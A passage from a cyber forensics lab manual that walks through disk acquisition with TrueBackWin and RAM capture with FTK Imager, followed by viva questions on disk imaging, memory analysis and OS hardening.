
Disks	Total Size	Used Size	Free Size	File System	Disk Type
C:[No Label]	199.90 GB	48.07 GB	151.83 GB	NTFS	Fixed
D:[DATAVolume]	250.00 GB	41.37 GB	208.63 GB	NTFS	Fixed
E:[PROJECT]	80.00 GB	92.25 MB	79.91 GB	NTFS	Fixed
K:[BACKUP]	100.00 GB	92.88 MB	99.91 GB	NTFS	Fixed

Note: Press "Refresh" if you have added/removed any media. □ List sterile media only.

- The destination for a TrueBackWin acquire is normally a sterile media (it’s a mass storage media {IDE Hard Disk /SCSI Hard Disk / USB Storage Device} with any formatted windows file systems (FAT16 / FAT32 / NTFS) partition having no data).

☑ List sterile media only.


- If a destination storage media contains evidence file of a previous acquisition process, TrueBackWin will consider the media as a sterile media for another acquisition, if the crime number and police station name of the second acquisition process are same as that of the first acquisition. This means that TrueBackWin allows copying of multiple sources into a destination as long as the multiple sources are related with same crime and investigated under the purview of same police station.
- As the user press the next button TrueBackWin will does a cross check between the selected media and the information contained the seizure floppy. If the selected media differs from the one that was seized, a message window is displayed as shown below:



Mismatch between selected media and Seizure Floppy!
Insert the correct media and press "OK".

Note: In case you had inserted a wrong seizure floppy, press "Cancel" to go back and repeat the process.

- If we press OK we can select the correct media from the media selection dialog again. If we press “Cancel” it will return to the Acquisition case data collection dialog.
- The settings dialog shows the split size and file path, where the acquisition is going to be done. Here we can change the split size by selecting from the combo box.



Split Size 2 GB 1 GB
File Path K:\Pawar\5697\Primary.P01

- We can also choose the type of the image file to be generated:

TrueBackWin image or Raw Image. A TrueBackWin image can only be loaded in Cyber Check where as a Raw image can be loaded in most of the commercially available cyber forensic tools. That shown in Following Figure.






Image Type
● TrueBackWin Image
○ Raw Image

- If the user choice is for a TrueBackWin image, then he/she can opt for compression also. This feature is void for raw image that shown in Following Figure.



Compression
● None
○ Good (Fastest)
○ Better (Fast)
○ Best (Slow)

Step 5- Confirming Collected Information for Acquire



Acquisition Case Data Summary


Officer's Name	: Sreenivas
Officer's Rank	: Sub Inspector
Date of Acquire	: 10/04/2012
Time of Acquire	: 03:19:02 PM
Lab Reference No	: 9865
Evidence File	: Secondary
Notes	: Real Notary

○ Confirmed as correct ○ Want to change

- On choosing "Confirmed as Correct" the Next button gets enabled. Pressing the Next button will take we to the process dialog.

Step 6- Acquire Progress

- After confirmation of seize and acquire information, TrueBackWin starts the Acquire process. The progress of the process is shown below.



Process Log

```
Initializing...done
Acquire process began at 03:25:04 PM
MD5 is ENABLED...
Block Hash is ENABLED...
Reading sectors (0 - 247999)...
```

Block Size (sectors)


9.44 MB/sec

Progress

Sectors Read	Sectors Remaining	Bad Sectors	Elapsed Time	Remaining Time	Total Time (Estimated)
115968	132032	0	6 secs	6 secs	12 secs


47%

- When the process is complete, the process log will show the success and failure of hash computation in acquisition of the seized media. One such dialog is shown below.



```
MD5 is ENABLED...
Block Hash is ENABLED...
Reading sectors (0 - 247999)...
Whole disk Hash: 47AC-9D62-F112-C124-39F3-5B6D-0002-2580
Verifying seizure hash......SUCCESS
Process succesfully ended at 03:25:17 PM
```

Step 7- **Acquire Report**



Acquisition Report

Report generated by TrueBackWin version 2.0 developed by CDAC, Thiruvananthapuram

Officer's Name	:	Sreenivas
Officer's Rank	:	Sub Inspector
Lab Ref Number	:	9865
Date of Acquire	:	10/04/2012
Time of Acquire	:	03:19:02 PM
Evidence File Name	:	Secondary
Notes	:	Real Notary
Start Time	:	03:25:04 PM
End Time	:	03:25:17 PM

Processor Details

Processor Name	:	Intel(R) Core(TM) i7-2600

- Once the acquisition process is over, an acquisition report will be generated and displayed in a window as shown in upper Figure.

- TrueBackWin saves the acquire report in an html file with evidence file name as its base name and .HTM as its extension. Also, TrueBackWin generates a log file containing details of the errors, if any, occurred in the acquisition of different blocks of data. This file also will have the evidence file name as its base name and .LOG as its extension. These files will be written in the destination media for the use in analysis process.

VIVA VOICE QUESTION

Question 1: What is the purpose of disk imaging in cyber forensics?

Answer: The purpose of disk imaging is to create an exact, bit-by-bit copy of a storage device such as a hard drive or solid-state drive (SSD). This copy, known as a forensic image, preserves the original state of the device and enables forensic investigators to perform analysis without altering the original evidence.

Question 2: What is data acquisition in the context of cyber forensics?

Answer: Data acquisition involves the process of collecting digital evidence from various sources such as computers, mobile devices, storage media, and network traffic. This may include gathering volatile data from live systems, extracting data from disk images, or capturing network packets for analysis.

Question 3: What does cyber forensics involves?

Answer: Cyber Forensics involves preserving, identifying, extracting, and documenting computer-related evidence using secure methods. It entails examining a computer's hard drive to uncover evidence of wrongdoing, with all examinations conducted on a copy of the original drive to preserve evidence for legal use. Deleted files, emails, instant messages, and Internet history can be recovered. Immediate seizure of the suspect's computer is crucial for collecting sufficient evidence. Computer forensics aids in gathering and analyzing evidence for legal proceedings without altering or damaging the original data.

Question 4: What tools are commonly used for data analysis in cyber forensics?

Answer: Common tools for data analysis in cyber forensics include forensic analysis platforms such as Autopsy, Forensic Toolkit (FTK), and X-Ways Forensics, as well as open-source tools like The Sleuth Kit and Volatility for memory forensics.

EXPERIMENT- 8

AIM:- – Implementation of OS hardening and RAM dump analysis to collect the Artifacts and other information’s.

THEORY:-

The significance of RAM dump


- **Volatile nature of RAM:** RAM is a volatile form of memory that holds data temporarily while a computer is powered on. Once the system is shut down, the contents of RAM are lost. Therefore, capturing a RAM dump becomes essential to preserve valuable evidence that may not be available through traditional disk-based analysis.
- **Dynamic and live information:** RAM contains real-time information about running processes, active network connections, open files, encryption keys, passwords, and other critical artifacts. Analyzing the RAM dump allows forensic investigators to access this dynamic and live information, providing insights into the state of the system at the time of the incident.
- **Uncovering hidden or encrypted data:** RAM often holds data that may not be easily accessible through traditional file system analysis. It can reveal information about active malware, hidden processes, encrypted data in memory, or remnants of deleted files, offering a wealth of evidence that can be crucial to an investigation

The RAM dump process


- **Acquiring a RAM dump:** To perform a RAM dump, specialized tools or techniques are used to capture the contents of RAM. Common methods include physical access and utilizing software tools designed for memory acquisition. Physical access allows directly connecting to the computer's memory modules, while software tools can acquire RAM remotely or by creating a memory image from a hibernation file.
- **Preserving data integrity:** It is essential to ensure the integrity of the RAM dump during acquisition to maintain its evidentiary value. This involves utilizing write-blocking mechanisms, verifying the integrity of the acquired image, and documenting the entire process to establish a proper chain of custody.
- **Analyzing the RAM dump:** Once the RAM dump is acquired, it can be analyzed using specialized software tools designed for memory forensics. These tools enable investigators to extract information, identify running processes, recover artifacts, and search for patterns or indicators of compromise.
- **Extracting volatile data:** The RAM dump analysis involves extracting volatile data such as active network connections, running processes, loaded drivers, registry information, file handles, and other artifacts. This data can be used to reconstruct the system's state, identify malicious activities, or uncover hidden information.
- **Memory carving and artifacts recovery:** Memory carving techniques are employed to search for specific file types or artifacts within the RAM dump. This process involves identifying file headers or signatures and reconstructing files from the memory image. This can be particularly useful in recovering deleted or encrypted files.

RAM dumps can be acquired using specialised tools like FTK Imager and Magnet Ram Capturer (both of which are available for free) or the analysis can be done using specialised tools or Open source frameworks like Volatility Framework.
To acquire RAM and registry files, please follow these steps:


- Download FTK imager from here.
- Follow the installation steps.
- Once installed, Run FTK imager and select Capture memory option from toolbar menu as shown in screenshot:



- Alternatively, we can select Capture memory from the File dropdown menu inside FTK Imager as illustrated in screenshot below:



- Once we select Capture memory, provide a destination path where we wish to save the dump file. Alternatively, we can select to include pagefile. After that, the process of capturing memory will begin.




Memory Progress

Destination: F:\Ramdump\memdump.mem

Status: Dumping RAM: 1GB/19GB [7%]


- We will receive a pop up once the process is finished.



Memory Progress

Destination: F:\Ramdump\pagefile.sys

Status: Memory capture finished successfully



Name	Date modified	Type	Size
memdump.mem	03-07-2023 20:01	MEM File	1,88,57,984 KB
pagefile.sys	03-07-2023 20:01	System file	24,90,368 KB

- The file with the name “memdump.mem” is the RAM capture file.

VIVA VOICE QUESTION

Question 1: What is OS hardening, and why is it important for cybersecurity?

Answer: OS hardening involves securing an operating system by implementing various security measures to reduce its attack surface and mitigate potential vulnerabilities. It is important for cybersecurity because it helps prevent unauthorized access, exploitation of vulnerabilities, and data breaches.

Question 2:What are some common OS hardening techniques?

Answer: Common OS hardening techniques include disabling unnecessary services and features, applying security patches and updates regularly, configuring strong authentication and access controls, enabling firewalls and intrusion detection/prevention systems, and implementing file system and network security measures.

Question 3: What types of artifacts can be collected from RAM dump analysis?

Answer: Artifacts collected from RAM dump analysis include process listings, network connections, loaded drivers and DLLs, registry keys, open files and handles, and remnants of user activity such as keystrokes and clipboard contents.

Question 4: What is RAM dump analysis, and why is it important in cybersecurity investigations?

Answer: RAM dump analysis involves capturing the contents of a system's random access memory (RAM) and analyzing it for forensic artifacts such as running processes, network connections, registry keys, and volatile data. It is important in cybersecurity investigations for detecting malware, investigating security incidents, and gathering evidence for forensic analysis.

Question 5: What challenges may arise during OS hardening and RAM dump analysis?

Answer: Challenges during OS hardening may include compatibility issues with applications, complexity of configuration settings, and balancing security with usability. Challenges during RAM dump analysis may include capturing a reliable snapshot of memory, interpreting volatile data, and analyzing large datasets efficiently.